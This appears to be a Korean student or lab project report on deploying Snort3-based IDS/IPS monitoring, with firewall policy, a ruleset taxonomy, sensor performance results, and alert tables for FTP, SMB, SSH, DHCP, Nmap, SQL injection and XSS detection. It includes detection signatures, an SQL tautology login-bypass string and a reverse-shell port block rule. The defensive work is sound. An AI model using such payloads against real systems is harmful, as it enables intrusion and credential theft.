- 즉각적인 차단보다는 공격 전조 파악 · 정밀 분석 · 지속적인 모니터링이 필요한 트래픽을 대상으로 수립
- 위협 행위 및 프로토콜별로 룰셋을 세부 분류하여 관리
- 공격이 명확하지는 않은 공격 사전 준비 단계까지 탐지
- 이벤트 및 로그 수집을 통한 추가 분석 및 공격 IP 추출

(2) IDS-IPS 연계 차단 정책

구분	수행 내용
탐지 및 경보	- 네트워크 트래픽 실시간 모니터링 및 공격 의심 트래픽 탐지 - 이상 행위 발생 시 Alert 생성 및 로그 기록
수집 및 검증	- 탐지된 이벤트 정보를 보안관제(SOC) 및 사고 대응 절차로 전달 - 관리자 및 분석 시스템을 통한 이벤트 검증
위험도 평가	- 탐지 이벤트의 위협 수준 분석 및 위험도분류 - 오탐 여부 검증 및 정밀 분석 수행
차단 정책 적용	- 고위험 이벤트 : 차단 장비 및 서버에 실시간 차단 Rule 적용 - 중/저위험성 이벤트 : 지속 모니터링 및 분석 데이터 축적


(3) 서버 firewalld, tcpwrapper 정책

기본적으로 전체 차단, 필수 허용 규칙만 개방하는 화이트리스트 방식을 적용한다.

항목	보안 정책
firewalld	[Inbound] • HTTP/HTTPS(80, 443) 웹 서비스 전체 개방 • 기본 SSH 서비스는 제거(remove-service=ssh) • 관리자 IP에서 오는 SSH(22/tcp)만 Rich Rule로 허용 [Outbound] • 관제 서버 MS02 로 Snort 탐지 로그를 Syslog (514/udp)로 전송 허용 • 리버스 셸용 Well-known Port(4444/tcp) reject로 차단 • 그 외 비인가 임의 포트 아웃바운드 차단
tcpwrapper	서비스별 규칙 적용

5-3. RuleSet

룰셋 분류 체계



SID 범위	분류	설명
1XXXXXX	기본 프로토콜	ICMP, DNS, FTP, SSH, SMB 등 기본 네트워크 프로토콜
2XXXXXX	웹 공격	SQL Injection, XSS, CSRF, File Upload 등
3XXXXXX	네트워크 공격	Brute Force, MITM, Session Hijacking, Reverse Shell 등
4XXXXXX	스캐닝 및 정찰	Nmap, Zenmap, Scapy, Port Scan 등
5XXXXXX	시스템 공격	Shell command, 중요 파일 접근 등
6XXXXXX	테스트	룰 테스트 및 실험용 Rule

SID 중분류

기본 프로토콜 1XXXXXX		웹 2XXXXXX		네트워크 3XXXXXX		스캐닝 공격 4XXXXXX		시스템 5XXXXXX	
SID	분류	SID	분류	SID	분류	SID	분류	SID	분류
1001XXX	FTP	2001XXX	SQL Injection	3001XXX	Brute Force	4001XXX	TCP SYN Scan	5001XXX	Reverse Shell
1002XXX	HTTP	2002XXX	Command Injection	3002XXX	ARP Spoofing	4002XXX	TCP Connect Scan	5002XXX	Shell Command
1003XXX	SNMP	2003XXX	Stored XSS			4003XXX	FIN Scan	5003XXX	File Access
1004XXX	DNS	2004XXX	Redirect External			4004XXX	NULL Scan	5004XXX	sudo, su 명령
1005XXX	SSH	2005XXX	CSRF			4005XXX	Xmas Scan		
1006XXX	SMB	2006XXX	File Upload			4006XXX	UDP Scan		
1007XXX	ICMP	2007XXX	Broken Access Control			4007XXX	Version Scan		
1008XXX	DHCP	2008XXX	IDOR			4008XXX	NSE Scan		
1009XXX	WebHard	2009XXX	RLO			4009XXX	TCP ACK/Window Scan		
						4010XXX	IP Protocol Scan		
						4011XXX	OS Fingerprinting		
						4012XXX	Scapy		

Ruleset 분배 정책

위치	정책
IPS Alert	- 차단 후보 관찰 이벤트 대상 룰셋 적용 - 예시 : 파일 위험 확장자 탐지 등
IPS Drop	- 공격 의도가 명확하고 오탐 가능성이 낮은 이벤트 대상 룰셋 적용 - 예시 : RLO 문자열 탐지, SQLi union select + password 등
IDS Alert	- 공격 판단을 위해 추가 분석이 필요한 행위 탐지 룰셋 적용 - 예시 : Nmap scan, Login Fail 등

5-4. Snort3 기반 IDS 탐지 시스템

Snort3 채택 배경

기획 당시 패킷 수집, 침입 탐지, 이벤트 저장 및 모니터링 기능이 포함된 보안 관제 프로그램인 Security Onion 16.04 를 사용하여 네트워크 침입 탐지 및 이벤트 모니터링 환경을 구축하고자 하였다. 그러나 실제 시스템에 적용하는 과정에서 패킷 수집과 이벤트 처리 구간의 지연 및 미탐지 현상이 반복적으로 발생하였다.


패킷 누락의 경우, DAQ 로 사용되는 PF_RING 패키지의 수신 불량으로 인해 발생하는 것으로 확인되었다. tcpdump 캡처를 통해 패킷 정상 수신을 확인한 후 Snort3 PCAP 과 PF_RING 동작을 비교한 결과 PF_RING 의 패킷 수신 통계가 간헐적으로 Received: 0, Analyzed: 0 으로 나타나 패킷이 누락되고 있음을 확인하였다.

이벤트 처리 구간 지연의 경우, Security Onion 의 패킷 처리 프로세스를 세분화하여 분석하였다. 그 결과 Snort 2 를 통한 snort.unified2.* 파일의 데이터 크기가 실시간으로 증가하는 것을 확인하였으나 이를 전달 처리할 Barnyard2 프로세스가 중단되거나 멈추는 현상을 확인했다. Barnyard2 재기동시 누적 스푼 일괄 처리로 CPU 점유율이 90%에 달함으로 구조적으로 불안정함을 확인하였다.

이에 따라 Security Onion에 의존하지 않고 Snort3를 기반으로 관제 환경을 독립적으로 구성하여 네트워크 트래픽을 직접 탐지하고 분석하는 방식으로 변경하였다.

Snort 3 · PCAP 기반 IDS 탐지 구조

시스템 구조



IDS 수집·분석 엔진 주요 구현 결과

IDS 센서는 원본 패킷과 Snort3 Alert를 수집하여 중앙 서버로 전송하고, 중앙 서버는 수신한 데이터를 파싱·재조립·분석한다. 센서에서는 수집과 전송만 수행하고, 부하가 큰 분석 작업은 중앙 서버에서 처리하도록 역할을 분리하였다.

구분	주요 구현 내용	구현 결과
데이터 수집	libpcap 실시간 패킷 캡처, Snort3 Alert 수집	패킷과 Alert의 원본 데이터 및 수집 시각 유지
수집 범위 제한	BPF Filter를 이용한 IP·ARP 패킷 사전 필터링	불필요한 패킷 처리를 줄이고 분석 대상 선별
독립 처리 구조	패킷 Alert 수집과 전송을 개별 스레드로 구성	수집 파이프라인 간 영향과 처리 지연 최소화
데이터 전송	자체 바이너리 프로토콜과 Batch 전송 적용	여러 IDS 데이터를 단일 중앙 서버에서 구분 수신
연결 복구	TCP 연결 단절 시 재연결 및 미전송 데이터 재전송	일시적인 네트워크 장애로 인한 데이터 유실 최소화
패킷 분석	Ethernet · IP · TCP · UDP 등 프로토콜 직접 파싱	분석에 필요한 필드를 선별적으로 추출
통신 흐름 분석	IP/TCP 재조립과 양방향 Flow 추적	분할 패킷과 요청·응답 관계를 복원, 정확도 향상
공격 판정	Packet·Flow·시간을 결합한 상태형 탐지	스캔, 세션 탈취, 파일 업로드 등 복합 행위 판정
교차 검증	패킷 분석 결과와 Alert 및 다른 로그 비교	공격 근거를 확인하고 오탐·미탐 후보 식별

주요 구현 성과


항목	결과
Flow 포화 처리 성능 개선	20,000개 Flow 초과 시 발생하던 O(n) 전수 탐색 처리 비용 병목 개선 21,000개 Flow 테스트 결과 처리량 2,254 flow/s에서 120,784 flow/s로 약 53.6배 향상
공격 판단 구조 개선	단일 패킷에서 확인한 이상은 Anomaly로 기록, Packet · Flow · 시간 · 응답을 종합한 결과는 Detector에서 공격으로 판정하도록 역할 분리해 정확도 개선
중복 Alert 취합	반복 Alert를 공격 유형 · 공격자 · 피해자 · 시간창 기준으로 하나의 Event로 취합
공격 근거 선별 저장	공격 판정에 사용된 패킷과 주변 흐름을 선별하여 저장 판정된 패킷으로부터 연관된 pcap 데이터 추적 가능
센서 부하 최소화	IDS 센서는 원본 데이터와 최소 메타데이터만 수집 파싱·재조립·공격 분석은 중앙 서버에서 수행하도록 분리
다중 IDS 관리	Sensor ID와 Interface를 기준으로 Worker를 분리 여러 IDS를 하나의 중앙 서버에서 처리하도록 구성
처리 상태 확인	Receiver와 Worker의 생존 상태, 처리량, 오류 및 센서 연결 상태를 구분하여 확인할 수 있도록 계측 기능 구현

한계 및 개선 계획

항목	현재 한계 및 개선 계획
분석 프로토콜 확대	현재 프로젝트에 사용한 IP, TCP, ARP, HTTP, DNS, DHCP, SNMP, FTP, SSH, SMB 만 분석 이후 분석 프로토콜을 확대하여 다양한 공격 시나리오에 대응할 예정
DB 저장 처리 분리	DB 저장용 데이터 변환을 분석 경로에서 수행하면 Analyzer 처리량이 50% 가량 감소 향후 DB Writer를 별도 프로세스로 분리하여 분석 경로의 부하를 줄일 예정
원본 데이터 저장 방식 변경	테스트 결과 원본 PCAP 저장에 L4 JSONL 저장보다 처리량이 높고 파일 크기가 작았음 향후 원본 PCAP은 순환 저장하고 공격 근거만 장기 보존하는 방식으로 개선할 예정

5-5. IDS

IDS는 트래픽을 직접 차단하지 못하므로 네트워크 전반의 행위를 관찰하고 분석에 필요한 이벤트 로그를 확보하는 장비로 사용한다. 따라서 IDS Ruleset은 원칙적으로 Alert로 구성하여 분석할 이벤트를 선별하는 역할을 수행한다.



IDS 별 역할

IDS	주요 역할	주요 룰셋 번호
IDS 01	내부 Webhard : FTP / SMB, 웹하드	1XXXXXX
IDS 02	내부 Monitoring : SNMP/ DNS / SSH / DHCP	1XXXXXX
IDS 03	RedZone : Web Attack / Scan	2XXXXXX, 3XXXXXX, 4XXXXXX, 5XXXXXX

IDS 01 : FTP, SMB, WebHard

- 위치 : 내부망 - WebHard
- 목적 : 내부망에서 사용하는 기본 프로토콜 및 웹하드 패킷 탐지

전체 적용 룰셋 및 주요 확인 항목

기본 프로토콜 1XXXXXX		웹 2XXXXXX		네트워크 3XXXXXX		스캐닝 공격 4XXXXXX		시스템 5XXXXXX	
SID	분류	SID	분류	SID	분류	SID	분류	SID	분류
1001XXX	FTP	2001XXX	SQL Injection	3001XXX	Brute Force	4001XXX	TCP SYN Scan	5001XXX	Reverse Shell
1002XXX	HTTP	2002XXX	Command Injection	3002XXX	ARP Spoofing	4002XXX	TCP Connect Scan	5002XXX	Shell Command
1003XXX	SNMP	2003XXX	Stored XSS			4003XXX	FIN Scan	5003XXX	File Access
1004XXX	DNS	2004XXX	Redirect External			4004XXX	NULL Scan	5004XXX	sudo, su 명령
1005XXX	SSH	2005XXX	CSRF			4005XXX	Xmas Scan		
1006XXX	SMB	2006XXX	File Upload			4006XXX	UDP Scan		
1007XXX	ICMP	2007XXX	Broken Access Control			4007XXX	Version Scan		
1008XXX	DHCP	2008XXX	IDOR			4008XXX	NSE Scan		
1009XXX	WebHard	2009XXX	RLO			4009XXX	TCP ACK/Window Scan		
						4010XXX	IP Protocol Scan		
						4011XXX	OS Fingerprinting		
						4012XXX	Scapy		

※전체 룰셋을 적용하되, 빨간색으로 표시된 항목을 중심으로 검증

룰셋 탐지 예시 : FTP

FPT 룰셋 적용 탐지 결과

Snort Alert								
16 matched · alert_records								
	발생 시각	Sensor	IDS	SID	Protocol	목적지 IP	목적지 Port	Signature
+ ↗	26-08-12-21:08:31 KST	ids_01	snort3	1001120	TCP	10.30.192.15	21	FTP detailed directory list requ
+ ↗	26-08-12-21:08:15 KST	ids_01	snort3	1001120	TCP	10.30.192.15	21	FTP detailed directory list requ
+ ↗	26-08-12-21:08:07 KST	ids_01	snort3	1001113	TCP	10.30.192.15	21	FTP remote file size requested
+ ↗	26-08-12-21:08:01 KST	ids_01	snort3	1001121	TCP	10.30.192.15	21	FTP working directory changec
+ ↗	26-08-12-21:08:01 KST	ids_01	snort3	1001203	TCP	10.30.192.15	21	FTP absolute path access att

SID	탐지 시그니처	결과 (사진)
-----	---------	---------

1001005	FTP 제어 채널에서 "USER" 명령 탐지	Sensor ids_01 SID 1001005 Signature FTP username submitted
1001007	FTP 제어 채널에서 "PASS" 명령 탐지	Sensor ids_01 SID 1001007 Signature FTP password submitted
1001113	원격 파일 크기를 요청하는 "SIZE " 명령 탐지	Sensor ids_01 SID 1001113 Signature FTP remote file size requested
1001203	절대경로 이동을 시도하는 "CWD /" 명령 탐지	Sensor ids_01 SID 1001203 Signature FTP absolute path access attempt

롤셋 탐지 예시 : SMB

SMB 룰셋 적용 탐지 결과

Snort Alert								
11,835 matched - alert_records								
	발생 시각	Sensor	IDS	SID	Protocol	목적지 IP	목적지 Port	Signature
	26-08-12-17:21:52 KST	ids_03	snort3	4007006	TCP	10.60.0.11	3306	NMAP multiple unauthenticated MariaDB scanning detected
	26-08-12-17:21:52 KST	ids_03	snort3	4007006	TCP	10.60.0.11	3306	NMAP multiple unauthenticated MariaDB scanning detected
	26-08-12-17:21:52 KST	ids_03	snort3	4007006	TCP	10.60.0.11	3306	NMAP multiple unauthenticated MariaDB scanning detected
	26-08-12-17:21:52 KST	ids_03	snort3	4007006	TCP	10.60.0.11	3306	NMAP multiple unauthenticated MariaDB scanning detected
	26-08-12-17:21:52 KST	ids_03	snort3	4007006	TCP	10.60.0.11	3306	NMAP multiple unauthenticated MariaDB scanning detected
	26-08-12-17:21:52 KST	ids_03	snort3	4007006	TCP	10.60.0.11	3306	NMAP multiple unauthenticated MariaDB scanning detected

SID	탐지 시그니처	결과 (사진)
1006001	SMB2 TREE_CONNECT + C\$ 관리자 공유 접근 탐지 (FE 53 4D 42 + 03 00 + C 00 \$ 00)	Sensor ids_03 SID 1006001 Signature MALWARE-OTHER SMB2 Unauthorized System/Admin Share Access Attempt
1006003	STATUS_LOGON_FAILURE 응답 + 동일 IP 기준 SMB 로그인 실패 반복 탐지 (FE 53 4D 42 + 6D 00 00 C0)	Sensor ids_03 SID 1006003 Signature POLICY-OTHER SMB2 Excessive STATUS_LOGON_FAILURE Response

IDS02 : SNMP, DNS, SSH, DHCP

- 위치 : 내부망 - Monitoring
- 목적 : 내부망에서 사용하는 기본 프로토콜 및 모니터링 패킷 탐지

전체 적용 룰셋 및 주요 확인 항목

기본 프로토콜 1XXXXXX		웹 2XXXXXX		네트워크 3XXXXXX		스캐닝 공격 4XXXXXX		시스템 5XXXXXX	
SID	분류	SID	분류	SID	분류	SID	분류	SID	분류
1001XXX	FTP	2001XXX	SQL Injection	3001XXX	Brute Force	4001XXX	TCP SYN Scan	5001XXX	Reverse Shell
1002XXX	HTTP	2002XXX	Command Injection	3002XXX	ARP Spoofing	4002XXX	TCP Connect Scan	5002XXX	Shell Command
1003XXX	SNMP	2003XXX	Stored XSS			4003XXX	FIN Scan	5003XXX	File Access
1004XXX	DNS	2004XXX	Redirect External			4004XXX	NULL Scan	5004XXX	sudo, su 명령
1005XXX	SSH	2005XXX	CSRF			4005XXX	Xmas Scan		
1006XXX	SMB	2006XXX	File Upload			4006XXX	UDP Scan		
1007XXX	ICMP	2007XXX	Broken Access Control			4007XXX	Version Scan		
1008XXX	DHCP	2008XXX	IDOR			4008XXX	NSE Scan		
1009XXX	WebHard	2009XXX	RLO			4009XXX	TCP ACK/Window Scan		
						4010XXX	IP Protocol Scan		
						4011XXX	OS Fingerprinting		
						4012XXX	Scapy		

※전체 룰셋을 적용하되, 빨간색으로 표시된 항목을 중심으로 검증한다.

룰셋 탐지 예시 : SSH

SSH 룰셋 적용 탐지 결과

Snort Alert										
4 matched · alert_records										
		발생 시각	Sensor	IDS	SID	Protocol	출발지 IP	출발지 Port ↓	목적지 IP	목적지 Port
+	↗	26-08-12-19:05:18 KST	ids_02	snort3	1005003	TCP	10.30.192.101	-	10.30.192.15	22
+	↗	26-08-12-19:05:13 KST	ids_02	snort3	1005003	TCP	10.30.192.101	-	10.30.192.15	22
+	↗	26-08-12-19:05:07 KST	ids_02	snort3	1005003	TCP	10.30.192.101	-	10.30.192.15	22
+	↗	26-08-12-19:04:59 KST	ids_02	snort3	1005003	TCP	10.30.192.101	-	10.30.192.15	22
ATTACK-RESPONSES SSH Brute Force Inbound Attempt										

SID	탐지 시그니처	결과 (사진)
1005003	동일 IP 기준 SSH 세션 반복 생성 하는 “SSH-2.0-” 탐지	Sensor ids_02 SID 1005003 Signature ATTACK-RESPONSES SSH Brute Force Inbound Attempt

룰셋 탐지 예시 : DHCP

Snort Alert										
4 matched · alert_records										
		발생 시각	Sensor	IDS	SID	Protocol	목적지 IP	목적지 Port	Signature	
+	↗	26-08-13-04:18:43 KST	ids_02	snort3	1008004	UDP	255.255.255.255	67	DHCP Network-wide Excessive DISCOVER Activity	
+	↗	26-08-13-04:07:58 KST	ids_02	snort3	1008002	UDP	10.30.96.101	68	DHCP Rogue Server ACK	
+	↗	26-08-13-04:07:56 KST	ids_02	snort3	1008001	UDP	10.30.96.101	68	DHCP Rogue Server OFFER	
+	↗	26-08-13-04:07:56 KST	ids_02	snort3	1008001	UDP	10.30.96.101	68	DHCP Rogue Server OFFER	

SID	탐지 시그니처	결과 (사진)
-----	---------	---------

1008001	승인된 \$DHCP_SERVER가 아닌 서버가 DHCP OFFER (Type 2) 메시지 전송	Sensor ids_02 SID 1008001 Signature DHCP Rogue Server OFFER
1008002	승인된 \$DHCP_SERVER가 아닌 서버가 DHCP ACK (Type 5) 메시지 전송	Sensor ids_02 SID 1008002 Signature DHCP Rogue Server ACK
1008004	5초 동안 브로드캐스트 목적으로 DHCP DISCOVER(Type 1) 메시지가 29회 초과 발생	Sensor ids_02 SID 1008004 Signature DHCP Network-wide Excessive DISCOVER Activity

IDS03 - 웹 공격 시나리오

- 위치 : 취약 쇼핑몰 / RedZone
- 목적 : 웹 공격 및 정찰 시나리오

전체 적용 룰셋 및 주요 확인 항목

기본 프로토콜 1XXXXXX		웹 2XXXXXX		네트워크 3XXXXXX		스캐닝 공격 4XXXXXX		시스템 5XXXXXX	
SID	분류	SID	분류	SID	분류	SID	분류	SID	분류
1001XXX	FTP	2001XXX	SQL Injection	3001XXX	Brute Force	4001XXX	TCP SYN Scan	5001XXX	Reverse Shell
1002XXX	HTTP	2002XXX	Command Injection	3002XXX	ARP Spoofing	4002XXX	TCP Connect Scan	5002XXX	Shell Command
1003XXX	SNMP	2003XXX	Stored XSS			4003XXX	FIN Scan	5003XXX	File Access
1004XXX	DNS	2004XXX	Redirect External			4004XXX	NULL Scan	5004XXX	sudo, su 명령
1005XXX	SSH	2005XXX	CSRF			4005XXX	Xmas Scan		
1006XXX	SMB	2006XXX	File Upload			4006XXX	UDP Scan		
1007XXX	ICMP	2007XXX	Broken Access Control			4007XXX	Version Scan		
1008XXX	DHCP	2008XXX	IDOR			4008XXX	NSE Scan		
1009XXX	WebHard	2009XXX	RLO			4009XXX	TCP ACK/Window Scan		
						4010XXX	IP Protocol Scan		
						4011XXX	OS Fingerprinting		
						4012XXX	Scapy		

※ 전체 룰셋을 적용하되, 빨간색으로 표시된 항목을 중심으로 검증

SCN-01. SQL Injection을 통한 인증 우회 및 회원정보 대량 탈취

발생 시각	Source	요약
26-08-13-17:38:26 KST	alert	SQL Injection - SQL Comment Detected on Login
26-08-13-17:38:26 KST	alert	Login Request Contains Username and Plaintext Password
26-08-13-17:38:26 KST	alert	SQL Injection - Always True Condition
26-08-13-17:38:33 KST	alert	SQL Injection - Information Schema Column
26-08-13-17:38:37 KST	alert	SQL Injection - UNION SELECT Credential Fields

공격법	SID	메시지	탐지 시그니처
SQL Injection (인증 우회)	2001006	SQL Injection - SQL Comment Detected on Login	SQL Injection 주석 탐지 pcrc:"/(?:-- # *)/"
평균 로그인 패킷	2001010	SQL Injection - Always True Condition	SQL 항진식 탐지 ' OR '1'='1' -- -
	2000001	Login Request Contains Username and Plaintext Password	로그인 정보 평균 전송 탐지
SQL Injection (스키마 열거)	2001009	SQL Injection - Information Schema Column	SQL Injection 테이블 구조 조회 탐지
	2001008	SQL Injection - UNION SELECT Credential Fields	Password 관련 컬럼 조회 탐지

SCN-02. 저장형 XSS 기반 피싱·카드정보 탈취·부정 결제 연쇄

ZenMap Scan 탐지 결과

Sensor	IDS	SID	Priority	Protocol	목적지 IP	목적지 Port	Signature
ids_03	snort3	4001001	-	TCP	10.60.0.20	1234	TCP SYN Scan
ids_03	snort3	4010001	-	TCP	10.60.0.20	1234	Nmap Repeated header-only IP packets from same s...
ids_03	snort3	4001002	-	TCP	10.60.0.100	58680	TCP SYN Scan - RST/ACK
ids_03	snort3	4010001	-	TCP	10.60.0.100	58680	Nmap Repeated header-only IP packets from same s...
ids_03	snort3	4001001	-	TCP	10.60.0.20	1023	TCP SYN Scan

발생 시각	Source	요약
26-08-14-11:28:39.031053 KST	alert	Nmap Repeated header-only IP packets from same source - Nmap IP Protocol ...
26-08-14-11:28:39.032361 KST	alert	NMAP multiple unauthenticated MariaDB scanning detected
26-08-14-11:28:39.033903 KST	alert	OpenSSH Server Version Banner Disclosure
26-08-14-11:28:39.040423 KST	alert	Nmap SSH Hostkey Enumeration Probe Detected
26-08-14-11:29:36.148799 KST	alert	TCP SYN Scan - RST/ACK
26-08-14-11:29:36.148800 KST	alert	TCP SYN Scan

Web Attack 탐지 결과

발생 시각	Source	요약
26-08-13-13:12:01 KST	alert	SQL Injection - SQL Comment Detected on Login
26-08-13-13:12:04 KST	alert	Stored XSS cookie

공격법	SID	메시지	탐지 시그니처
Zenmap	4001001	TCP SYN Scan	동일 IP 에서 5초동안 30개이상 SYN 요청이 들어올 시 탐지
	4001002	TCP SYN Scan - RST/ACK	동일 IP 로 5초동안 30개이상 RST/ACK 패킷이 나갈 시 탐지 (방화벽 꺼져있을 때만 동작)
	4008002	Nmap SSH Hostkey Enumeration Probe Detected	외부 IP가 내부 SSH 서버(22번 포트)에 연결한 뒤, Nmap-SSH Hostkey 열거용 SSH 배너를 전송하면 탐지
	4007003	OpenSSH Server Version Banner Disclosure	Disclosure내부 SSH 서버가 외부 클라이언트에 SSH-2.0-OpenSSH_ 형식의 버전 배너를 응답하면 탐지

	4007006	NMAP multiple unauthenticated MariaDB scanning detected	동일 출발지 IP가 10초 동안 3306번 포트로 연결된 요청을 5회 이상 발생시키면 탐지
